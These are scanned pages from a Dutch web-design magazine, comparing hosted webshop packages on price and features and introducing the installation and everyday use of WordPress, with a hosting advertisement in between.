
De pakketten L, XL en XXL verschillen alleen in webruimte, respectievelijk 250, 500 en 1000 MB, en natuurlijk in prijs: 9,95, 14,95 respectievelijk 24,95 euro. Daar hoort betalen via PayPal standaard bij. iDeal is ook te gebruiken voor eenmalig 50 euro aan activatiekosten. Rechtstreeks betalen met een creditcard kan niet.

One-Stop-Webshop

Het beheer van de verzendkosten etc. lijkt bekend: Shoptrader is net als Wizzbizz gebaseerd op het open-source pakket osCommerce.

Bij One-Stop-Webshop kun je kiezen voor de standaard lay-out of je kunt voor 99 euro een van de uitgebreidere templates nemen. Die kunnen zonder meerkosten ook aan je eigen huisstijl en logo worden aangepast. De webwinkels op basis van One-Stop-Webshop zijn dan ook niet meteen onderling uitwisselbaar, er is een duidelijk eigen karakter aan te geven.

De beheer-module van WizzBizz is sober gehouden en blijft daarvoor overzichtelijk.



Er zijn vijf pakketten: Internet Kassa Only, Start, Basic, Advanced en Multishop. Internet Kassa Only is bedoeld voor bedrijven die al een eigen webwinkel hebben en de betaling via One-Stop-Webshop willen regelen. Bij Start kun je maar 20 producten aanbieden, bij In-

ternet kassa en Basic 150, zodat we al snel bij de Advanced-versie uitkomen, daarbij is het aantal artikelen onbeperkt. Met een serverruimte van 750 MB zal dat met 1000 artikelen wel lukken, maar erg veel meer moeten dat er ook niet zijn. De opstartkosten van 250 euro

en het maandelijks abonnement van 59,95 euro lijken aan de hoge kant in vergelijking met de andere webwinkels, maar daarvoor zitten PayPal, iDeal, Visa en MasterCard standaard in het pakket. Indien je meerdere aparte winkels wilt hosten, kun je voor Multishop kiezen. Daarvoor krijg je meer serverruimte (1500 MB), maar de opstartkosten zitten op maar liefst 750 euro en de maandelijke abonnementskosten op € 99,95, waar bovendien voor elke additionele winkel nog 10 euro per maand bijkomt.

Je kunt talloze zogenaamde extra modules en koppelingen aanschaffen waarmee je de mogelijkheden en functionaliteit van je webshop kunt uitbreiden, zoals extra taalmodules (Nederlands en Engels zijn al standaard aanwezig) of het uitbesteden van de verzendingen aan TNT. Aan elke dienst zit een (eenmalige) betaling gekoppeld, die per module kan variëren van 75 tot 350 euro. Aan de beheerderskant kun je alles uitgebreid instellen.

WizBizz

De lay-out van een WizBizz-webwinkel is overzichtelijk en functioneel. Er zijn genoeg mogelijkheden om er met kleuren en afbeeldingen een eigen uitstraling aan te geven.

Ook de beheermodule is sober uitgevoerd, en dat is maar goed ook, anders zou je de weg kwijtraken in de vele mogelijkheden. Product(sub)categorieën zijn ongelimiteerd te gebruiken. Betalen met creditkaart gaat via PayPal, Ogone of Buckaroo. iDeal kost eenmalig 95 euro.

WizBizz is alleen een webwinkel en kost 250 euro. Daar moet dus nog hosting bij. Omdat het aantal producten in principe onbeperkt is en dus afhangt van de opslagruimte kiezen we voor het basispakket van 100 MB voor 15 euro per maand. Mochten we daar uitgroeien dan kunnen we nog opwaarderen naar het Pro-pakket van 200 MB voor 25 euro, anders moet je de webwinkel extern hosten en ben je eenmalig 75 euro kwijt voor de installatie van WizBizz.

Shoptrader

De website van Shoptrader doet het onder Firefox 2.0 niet goed, de stijlen worden niet goed geladen en dat doet het ergste vrezen voor de webwinkels die met Shoptrader zijn gemaakt. Die angst blijkt ongegrond, de voorbeeldsites zien er prima uit. We kiezen voor de variant Shoptrader Pro waarmee 2000 artikelen kunnen worden aangeboden voor 29,50 euro per maand.

PayPal is standaard, iDeal kost 7,50 euro per maand extra. Voor andere banken en betalingen met Visa, MasterCard of American Express maakt Shoptrader gebruik van Payment Service Provider Buckaroo, waarbij je 150 euro kwijt bent aan aansluitkosten. Daarbij komen nog 30 euro per maand voor iDeal, 30 euro voor Visa/MasterCard, 10 euro voor American Express en 10 euro voor eenmalige machtigingen, naast de 7,50 euro voor Shoptrader om deze betalingsmogelijkheden te kunnen

Online webwinkelsystemen

	123webshop	One-Stop-Webshop	WizBizz	ShopTrader	Mijnwebwinkel	Strato
Website	www.123webshop.nl	www.one-stop-webshop.nl	www.wizbizz.nl	www.shoptrader.nl	www.mijnwebwinkel.nl	www.strato.nl/shops
Variant	Pakket XXL	Advanced	Basis	Shoptrader Pro	Professional	AdvancedShop
Producten						
Maximaal aantal producten	onbeperkt	onbeperkt	onbeperkt	2000	onbeperkt	1000
Maximaal aantal categorieën	onbeperkt	onbeperkt	onbeperkt	onbeperkt	onbeperkt	100
Hierarchische categorieën	✓	✓	✓	✓	✓	✓
Productdetails	✓	✓	✓	✓	✓	✓
Productvarianten	✓	✓	✓	✓	✓	✓
Product-slideshow	–	–	–	–	–	✓
Minimum bestelling of waarde	–	✓	–	–	–	✓
Kwantumkorting / staffelprijzen	–/–	✓/✓	–/–	✓/✓	✓/✓	✓/✓
Aanbiedingen	✓	✓	✓	✓	–	✓
Beschikbaarheidswaarschuwing	✓	✓	✓	✓	–	✓
Shopdesign						
Ontwerp via browser	✓	✓	✓	✓	✓	✓
Meertalig	–	✓	–	–	–	✓
Zoekfunctie	✓	✓	✓	✓	✓	✓
Marketing						
Verkoop via eBay	–	✓ ⁵	–	–	–	✓
Cross-selling handmatig / automatisch	–	✓/–	✓/–	–/–	–/–	✓/– ⁴
Nieuwsbrief / aanbevelen	✓/–	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
Kortingsbonnen	–	✓	–	–	–	✓
Keurmerk Trusted Shops	–	–	–	–	–	✓
Statistieken	✓	✓	✓	✓	✓	✓
Verzending / betaling						
Gestaffelde verzendkosten	–	✓	✓	✓	✓	✓
Verzendetiketten	–	–	–	TPG	TNT	UPS
Creditcard / incasso / rembours	–/✓/✓	✓/✓/✓	✓/✓/✓	✓/✓/✓	–/✓/✓	✓/✓/✓
PayPal / iDeal / Paynova	✓/✓/–	✓/✓/–	✓/✓/–	✓/✓/–	–/✓ ² /–	✓/✓/✓
BTW-berekening	✓	✓	✓	✓	✓	✓
Meerdere valuta	–	✓	–	–	–	✓
Beheer en klantgegevens						
Factuur / pakbon	✓/✓	✓/–	✓/✓	✓/✓	✓/–	– ⁴ /– ⁴
E-mailbevestiging	–	✓	✓	–	–	✓
Voorraadbeheer	✓	✓	✓	✓	✓	✓
Klantbeheer	✓	✓	–	✓	–	✓
Import / export klantgegevens	–/–	–/✓	–/–	–/–	–/–	✓ ¹ /–
Import / export producten	✓/–	✓/✓	✓/–	✓/✓	–/–	✓/✓
Import / export bestellingen	–/–	–/✓	–/–	–/–	–/–	–/✓
Webhosting						
Aantal domeinen	1	1	1	1	1	1
Opslagruimte (MB)	1000	750	100	–	fair-use	500
Dataverkeer (GB/maand)	25	15	5	–	fair-use	20
SSL-versleuteling (128 bit)	–	✓	–	–	–	✓
FTP-toegang	nvt	nvt	✓	nvt	nvt	5
PHP4 / PHP5 / Perl	nvt / nvt / nvt	nvt / nvt / nvt	✓/✓/✓	nvt / nvt / nvt	nvt / nvt / nvt	✓/✓/✓
Databases	nvt	nvt	3	nvt	nvt	2
MySQL4 / MySQL5 / PostgreSQL	nvt / nvt / nvt	nvt / nvt / nvt	✓/✓/–	nvt / nvt / nvt	nvt / nvt / nvt	✓/✓/–
Back-office	eigen	eigen	osCommerce	osCommerce	eigen	ePages
Beoordeling						
Bediening	○	○	⊖	○	○	⊕
Vormgeving webshop	○	⊕	○	○	○	⊕⊕
Functionaliteit	○	⊕	⊕	⊕	⊖	⊕
Prijs / contract						
Instellingskosten (excl. BTW)	–	€ 250	€ 250 (webwinkel)	–	–	–
Maandelijks kosten (excl. BTW)	€ 24,95	€ 59,95	€ 15 (hosting)	€ 29,50	€ 19	€ 27,90
Minimale duur (maanden)	12	nb	12	12	12	12
¹ e-mailadressen ² alleen via Mollie BV ³ wel via BiBit en Way2Pay ⁴ wel bij het PremiumShop-pakket ⁵ eenmalig € 250 ⊕⊕ zeer goed ⊕ goed ○ voldoende ⊖ slecht ⊖⊖ zeer slecht ✓ aanwezig – niet aanwezig nb niet bekend						

gebruiken. Het kan dus aardig in de papieren lopen als je alle betalingsmogelijkheden wilt aanbieden.

Bij het beheer van de webwinkel bekruipt ons het gevoel van een déjà vu: Shoptrader komt qua bediening wel erg overeen met WizBizz. Het blijkt dat beide webwinkels gebaseerd zijn op het opensource webwinkelpakket osCommerce (zie Softlink). Alleen oogt het hier allemaal wat vriendelijker en verzorgder.

Mijnwebwinkel

De webwinkels van Mijnwebwinkel zijn duidelijk herkenbaar, de klant ziet meteen wat de mogelijkheden zijn. Je kunt een gratis webwinkel maken en deze dan later upgraden naar een Professional-versie. Bij de gratis versie krijg je ook 'gratis' Google AdSense reclame.

In de gratis versie kun je 50 producten kwijt, in de Professional-versie is dat aantal onbeperkt. Er zijn dan geen limieten voor schijfruimte en dataverkeer, maar er wordt wel een fair-use-policy gebruikt zonder dat duidelijk wordt wat dat inhoudt.

Voor de betalingen heeft Mijnwebwinkel een overeenkomst met Mollie BV om iDeal te gebruiken. Daar betaal je geen vaste kosten voor, alleen de transactiekosten. Daarnaast is het mogelijk via Ogone te betalen. Dit kost meer, maar dan is het wel voor klanten mogelijk om met PayPal of creditcard te betalen.

Mijnwebwinkel is bedoeld voor de kleine kruidenier of startende ondernemer. Dat uit zich onder andere in het feit dat je geen producten kunt importeren vanuit bijvoorbeeld een Excel-bestand, die zul je dus allemaal stuk voor stuk handmatig via de web-interface in moeten voeren. Bij meer dan 100 producten wordt dat al vrij snel een verschrikkelijk werk.

Strato

Sinds enkele jaren timmert het van origine Duitse webhosting bedrijf Strato stevig aan

Bij Mijnwebwinkel kun je beginnen met een gratis winkel (maar wel met Google AdSense reclame) en later naar een betaalde versie overschakelen.

de weg. Het is in zes landen actief en noemt zich "Europa's op een na grootste webhosting-aanbieder". Naast webhosting is Strato ook aanbieder van webshops.

Door de integratie met Paynova kan er bij de webwinkel betaald worden met creditcard en via iDeal zonder eenmalige of periodieke kosten. Die mogelijkheid bestaat vanaf de Strato AdvancedShop, die we toch al nemen omdat de BasicShop maar ruimte biedt aan 100 producten. Je kunt ook van alternatieve betalingsmethoden gebruik maken, zoals PayPal of het Britse Moneybookers.

Ook Strato maakt gebruik van ePages en heeft een WYSIWYG-editor voor het invoeren van de productinformatie en productvarianten, hetgeen het assortimentbeheer wat prettiger maakt. Er is eigenlijk nog weinig te

wensen over en het blijft toch beheerbaar. Als je automatisch facturen en pakbonnen wilt genereren, zul je het twee keer zo dure PremiumShop-pakket moeten nemen.

Conclusie

Je kunt webwinkels onderscheiden in oplossingen van webhosters die een eigen variant hebben bedacht, de winkels op basis van osCommerce en de webshops met ePages als back-office. Bij de webwinkels op basis van osCommerce passen de webhosters het bestaande open-source pakket aan hun eigen wensen en vormgeving aan en kunnen dat daarom voor een niet al te hoog bedrag aanbieden. Dat leidt tot goed te gebruiken webwinkels die qua lay-out wat op elkaar lijken en waar je soms nog zelf wat aan kunt knutselen.

De propriëtaire oplossingen zijn wat beperkter in hun mogelijkheden, met name aan de beheerskant. Toch kunnen die mogelijkheden al meer dan voldoende zijn, qua prijspeil is dat niet zoveel hoger of lager maar dan is de bediening wel makkelijker.

De meer professionele oplossingen voor de wat grotere webwinkels hebben een uitgebreide back-office en vergen dus ook een professioneler beheer.

Ondanks de onderlinge verschillen in mogelijkheden verschillen de webwinkels niet zoveel in prijs. Voor 20 tot 30 euro per maand is er wel iets te vinden wat bij je aspiraties past. Daar komen dan nog wel de kosten bij voor het afhandelen van de betaling via PayPal, iDeal en creditcard. Dat kan aardig in de papieren gaan lopen, waardoor de maandelijkse prijs voor het huren van je webwinkel eigenlijk slechts de helft of minder van de totale kosten van het exploiteren van een webwinkel zijn. (nkr/ddu)

Een webwinkel van Strato heeft een professionele uitstraling, alle mogelijkheden zijn aanwezig.

Softlink 09WD028

ct

Hosting

Vanaf € 5,25 per jaar

Vergelijk ons op:

internetten.nl


spgids.com

hostingbedrijven.nl

webhosters.nl

hosting-vergelijk.nl

hostingvergelijker.nl



SPECIALE ACTIE

**WebDesigner lezers krijgen 50% korting
zie: www.domeinruimte.nl/webdesigner**

Deze software makkelijk beheren en nog veel meer mogelijkheden!

Joomla - cms
WordPress - blog
MediaWiki - Wiki

Advanced Poll - enquête
Coppermine - fotoalbum
SugarCRM - CRM

MediaWiki - wiki
phpBB - forum
Eigen .htaccess en php.ini

**www.domeinruimte.nl
voor als het echt moet werken**



Vladimir Simovic, Thordis Bonfranchi-Simovic

Word je eigen uitgever

De eerste stappen met publicatieplatform WordPress

WordPress is tegenwoordig veruit de populairste blogsoftware. Het is erg flexibel doordat het naar believen met onnoemelijk veel plug-ins kan worden uitgebreid. Met dit inleidende artikel willen we de sterke kanten van het pakket laten zien, maar ook aangeven in welke gevallen je beter voor een ander programma kunt kiezen. Op welke punten blinkt WordPress uit en op welke punten is het misschien eerder de tweede keus?

De PHP-software WordPress maakte sinds de introductie op 9 juni 2003 razendsnel carrière en liet uiteindelijk het oudere Movable Type ver achter zich. Inmiddels wordt WordPress niet alleen gebruikt voor weblogs, maar doet het ook dienst als contentmanagementsysteem. In die hoedanigheid wordt het ook ingezet voor online projecten die weinig of niets met blogs van doen hebben. Daarbij kun je

denken aan zakelijke websites, een nieuwsbrievenarchief, websites met evenemententips, enzovoort.

Enkele kenmerken van WordPress zijn dat het gratis en open is. Die eigenschappen hebben er mede voor gezorgd dat er een grote en uiterst actieve community ontstaan is. Deze community heeft op zijn beurt een enorm pakket aan – eveneens gratis – plug-ins en lay-outsjablonen ontwikkeld. Lay-

outsjablonen worden in de WordPress-terminologie 'themes' genoemd.

Downloaden en installeren

WordPress is opensourcesoftware en staat onder de GNU General Public License (GPL). Het pakket stelt maar weinig eisen aan de server. Aan de voorwaarden om een WordPress-website te draaien, voldoet dan ook vrijwel elke webhoster. Vanaf WordPress versie 4.3 is wel MySQL-versie 4 of nieuwer nodig.

Hoewel WordPress ook overweg kan met andere web servers, geniet Apache als omgeving de voorkeur. Meestal levert dat geen problemen op, want bij de meeste hosters is dat standaard. Bij voorkeur moet Apache wel met een geactiveerde mod_rewrite-

module draaien en moet WordPress toegang hebben tot het .htaccess-bestand. Als aan die voorwaarden voldaan wordt, kan het systeem correcte URL's en permalinks genereren.

De meest recente WordPress-versie kun je van de officiële website www.wordpress.org downloaden. Nadat je het gezipte pakket gedownload en uitgepakt hebt, moet je voordat je het geheel naar de server van de hoster uploadt, eerst het configuratiebestand `wp-config-sample.php` van WordPress aanpassen. Voor een juiste werking heeft het systeem hier de toegangsgegevens voor de MySQL-database nodig. Deze gegevens krijg je van je hoster. Vervolgens sla je het bestand op onder de naam `wp-config.php` en upload je de uitgepakte en aangepaste bestanden met een ftp-client naar de server.

De eigenlijke installatie begint met het aanroepen van de Wordpress-startpagina `index.php` in de browser, waarna je wordt doorgelinkt naar het admin-gedeelte of de achterkant van de WordPress-site. Op deze pagina kun je een naam voor de blog invoeren en dien je een geldig e-mailadres op te geven. Het systeem stuurt de toegangsgegevens naar dit e-mailadres.


Na een klik op de 'installeren'-button genereert WordPress een wachtwoord voor de gebruiker of 'admin'. Daarna meldt het programma dat de installatie geslaagd is en presenteert het loginvenster.

Een pas geïnstalleerde WordPress-site heeft nog geen map voor afbeeldingen en andere bestandsformaten, die in WordPress geüpload kunnen worden, zodat je ze in artikelen kunt gebruiken. WordPress stelt als standaardinstelling `wp-content/uploads` voor, maar de map uploads bestaat nog helemaal niet. De map moet dus eerst worden aangemaakt door de gebruiker en van schrijfrechten worden voorzien. Eventueel kun je deze rechten ook toekennen aan de bovenliggende map `wp-content`, zodat WordPress binnen deze map zelf de submap kan aanmaken. Het nadeel daarvan is wel dat de map `wp-content` niet meer zo goed is beveiligd.

Administratie op orde brengen

Sinds de komst van versie 2.7 is de admin-interface flink veranderd. De navigatie zit sindsdien aan de linkerkant. De navigatiebalk kan uitgevoerd worden met symbolen; submenu's worden dan na een slide-effect zichtbaar. Daarmee is het effectieve schermgebruik voor de back-end groter geworden.

De startpagina van een WordPress-installatie, het 'Dashboard', bevat de modules die een overzicht van het blog geven. Daartoe behoren onder andere de laatste binnengekomen reacties, de mogelijkheid om een nieuwe post te starten of er een aan te passen, een overzicht van toegevoegde media, de QuickPress-module om snel een nieuwe bijdrage te schrijven enzovoort. Ook vind



Het nieuw vormgegeven WordPress-Dashboard biedt de beheerder meer ruimte en flexibiliteit.

je op deze centrale plek het versienummer van de WordPress-installatie.

Je doet er goed aan om na de nieuwe installatie van een blog eerst een kijkje te nemen bij 'Profile-' of 'Profiel'-instellingen. Hier kun je bijvoorbeeld de slogan en de titel van je blog instellen en het e-mailadres veranderen, die je allemaal tijdens de installatie hebt opgegeven. Ook kan hier de URL-structuur naar eigen wens worden aangepast. De eigenaar van het blog kan hier bovendien de rechten voor schrijven, lezen en reageren veranderen.

Sinds WordPress versie 2.7 kun je bijna alle pagina's van de backend volgens je eigen smaak inrichten. Via de zogenaamde 'Screen Options' rechtsboven kunnen gedeeltes van de admin-pagina's zichtbaar of onzichtbaar gemaakt worden. Bovendien kun je de modules naar de gewenste plek drag & droppen. Deze flexibiliteit op het gebied van vormgeving vind je in het hele systeem terug. De aanpassingen die je met WordPress zelf niet kunt doen, kun je hoogstwaarschijnlijk wel met een van de ontelbare plug-ins doen.

Een blogpost maken

De gebruiker heeft bij het schrijven van artikelen de keuze tussen twee editors. Achter de standaard ingestelde visuele weergave gaat een WYSIWYG-editor met de naam Tiny MCE schuil. In de HTML-weergave kan de ervaren gebruiker ook direct HTML-code invoeren.

De auteur kan tags aan zijn bericht toevoegen en de post in een categorie hangen. Ook kan voor elk artikel afzonderlijk vastgelegd worden of het een wachtwoordbeveiliging moet krijgen en of bezoekers commentaar mogen geven.

De auteur kan een afgerond artikel direct publiceren, het eerst nog als 'preview' bekijken en het op een bepaalde datum en tijd online laten gaan. Artikelen die nog niet klaar zijn, kunnen vanzelfsprekend als draft worden opgeslagen. Artikelen kunnen ook via e-mail worden geschreven en bijvoorbeeld onderweg gepubliceerd worden.

De voors en tegens

Hoewel WordPress van huis uit een weblogpakket is, kunnen er tegenwoordig ook complete websites en cms'en mee gebouwd worden. Een bedrijfs- of verenigingswebsite is dan ook prima met WordPress te bouwen. Hierbij schuift de betekenis van het blog-onderdeel naar de achtergrond ten gunste van een 'normale' webpagina-indeling.

Het gedeelte van WordPress waar deze pagina's gebruik van maken was oorspronkelijk bedoeld om statische informatie te huisvesten, zoals een impressum of contactgegevens. De WordPress-ontwikkelaars hebben deze functie stukje bij beetje uitgebreid. Zo kan inmiddels in plaats van de gebruikelijke opsomming van de nieuwste bijdragen een statische pagina als startpagina worden ingericht. Op die manier verandert WordPress feitelijk in een generiek contentmanagementsysteem.

Dit lukt echter alleen als de eisen aan het gebruikersbeheer niet al te hoog zijn. Er zijn namelijk vijf standaard gebruikersniveaus: beheerder, redacteur, auteur, medewerker en abonnee (deze benamingen kunnen van versie tot versie verschillen), elk met verschillende rechten. De beheerder heeft de mogelijkheid om deze niveaus toe te wijzen.

Deze standaard gebruikersprofielen kun je niet veranderen en ook niet aanvullen

met nieuwe varianten. Als je een gedetailleerder rechtenbeheer wilt, zodat een gebruiker bijvoorbeeld mee mag werken aan een artikel en een andere niet, kom je met het Spartaanse gebruikersbeheer van WordPress niet verder.

Een andere limiet vindt zijn oorsprong in de opbouw van het systeem. WordPress slaat inhoud in een MySQL-database op en genereert hier met behulp van PHP webpagina's van. Dat geeft een grotere serverbelasting dan gewone statische pagina's. Hierdoor kan een drukbezochte website onder bepaalde omstandigheden de server platleggen. Op dit gebied zijn contentmanagementsystemen, die met behulp van caching statische HTML-pagina's afleveren, duidelijk in het voordeel. Met een voorbeeld als TechCrunch.com wordt evenwel aangetoond dat je hele grote websites met WordPress kunt aansturen. Bovendien is het ook in WordPress via een plug-in mogelijk om aan caching te doen. Ook kun je het afleveren van een newsfeed overdragen aan dienstverleners als FeedBurner.

Over plug-ins


Een van de sterkste punten van WordPress is het aanbod aan gratis beschikbare plug-ins. Vanaf versie 2.7 kunnen plug-ins niet alleen vanuit de backend worden geüpdatet, maar ook vanuit de officiële plug-in-directory worden geïnstalleerd. Ook het uploaden op de klassieke manier – met een ftp-programma – werkt overigens nog altijd.

In een nieuwe WordPress-installatie zijn al twee plug-ins geïnstalleerd (maar nog niet geactiveerd). De ene, Akismet, helpt bij de strijd tegen commentspam, waarmee een blogger te maken kan krijgen. De 'Hello Dolly'-plug-in doet daarentegen niets anders dan volgens het toevalsprincipe citaten uit het lied van Louis Armstrong in de backend weergeven, een van de vele kleine dingen die WordPress zo leuk maken.

De plug-ins variëren enorm: van bezoekersstatistieken en tools voor het online zetten van audiobestanden, tot formulieren, polls en leuke toepassingen als Sudoku in de zijbalk of een sneeuwvlokdecor in de winter.

De plug-in WordPress.com Stats, die net als WordPress afkomstig is van Automattic Inc., stelt bijvoorbeeld eenvoudige statistieken op over de populairste artikelen en pagina's en de herkomst van de bezoekers. Een nuttige aanvulling hierop is Search Meter, dat statistieken verzamelt waarnaar de bezoekers binnen de blog zoeken.

Googles XML-Sitemap maakt sitemapbestanden aan in XML-formaat. De informatie



De kern van de WordPress-backend heeft alternatief een WYSIWYG- of een broncode-editor.

in dit bestand is vooral interessant voor zoekmachines en maakt het de Google-crawler gemakkelijker.

Om het becommentariëren voor de bezoeker makkelijker te maken, tovert de Live Comment Preview-plug-in een preview van de invoer te voorschijn. Op deze manier kunnen de commentaren voor publicatie gecontroleerd worden.

Het is niet gemakkelijk om handmatig een goed contactformulier te maken, maar met Contact Form 7 is het een fluitje van een cent, omdat deze plug-in kant-en-klare componenten aanbiedt. Een permalink-plug-in maakt een eind aan de problemen die vaak de kop opsteken bij URL's met speciale tekens. Met een permalink kun je elke post een passende url geven, waarin bijvoorbeeld de datum en tijd zijn opgenomen.

Even opletten...

WordPress laat zich in principe gemakkelijk installeren en gebruiken. Desalniettemin kun je toch vastlopen. Zo wil het bij het installeren nog wel eens misgaan door verkeerde databaseopgaven in het bestand wp-config.php. Belangrijk zijn ook regelmatige veiligheidsupdates van het systeem, waaraan WordPress je in het Dashboard herinnert. Helemaal duiken er steeds weer veiligheidsgaten op die de beheerder zo snel mogelijk moet dichten, aangezien succesvolle systemen in

het algemeen een geliefd doelwit zijn van hackers.

Vanaf versie 2.7 zijn WordPress-updates direct vanuit de backend te doen, dus zonder omweg via ftp. Dat maakt het geheel een stuk comfortabeler. De bij dit soort gelegenheden aan te raden back-ups worden uitgevoerd door de ingebouwde exportfunctie, die bijdragen en commentaren in een XML-bestand opslaat of door een plug-in voor back-ups op databaseniveau.

Sommige mensen die voor het eerst met WordPress aan de slag gaan, raken overenthousiast en proberen zonder voorkennis een eigen theme te maken. Dit vergt echter de nodige kennis van HTML en CSS en op zijn minst wat basiskennis van PHP. De vele functies die in WordPress-themes beschikbaar zijn, staan gedocumenteerd op <http://codex.wordpress.org>.

Als je op zoek bent naar nieuwe thema's, kun je putten uit de rijke verzameling WordPress-themes die je kunt vinden onder <http://wordpress.org/extend>. Als gebruiker kun je dus ook zonder veel voorkennis uitblinken met bijzondere ontwerpen of extra's op je pagina. Of je nu voor het eerst aan de slag gaat met bloggen of PHP-professional bent, WordPress is op dit moment toonaangevend onder de blogsystemen. (ggg)

Literatuur

- [1] Vladimir Prelovac, Wordpress Plug-In Development (Beginner's Guide), 2009, ISBN 1847193595
- [2] Jo Bager, Mario Sixtus, Noud van Kruysbergen, Virtuele drukpersen, Webservices voor bloggers, c't 11/2005 p.108
- [3] Herbert Braun, Noud van Kruysbergen, Altijd content, Opensource contentmanagementsystemen en andere tools voor dynamische websites, c't 9/2007, p.64

ct

Handige WordPress-plug-ins

WordPress.com Stats	http://wordpress.org/extend/plugins/stats/
Search Meter	www.thunderguy.com/semicolon/wordpress/search-meter-wordpress-plugin
Googles XML-Sitemap	www.arnebrachhold.de/projects/wordpress-plugins/google-xml-sitemaps-generator
Live Comment Preview	http://wordpress.org/extend/plugins/live-comment-preview
Contact Form 7	http://ideasillo.wordpress.com/2007/04/30/contact-form-7
German Permalinks	www.perun.net/downloads

web
designer

AANBIEDING



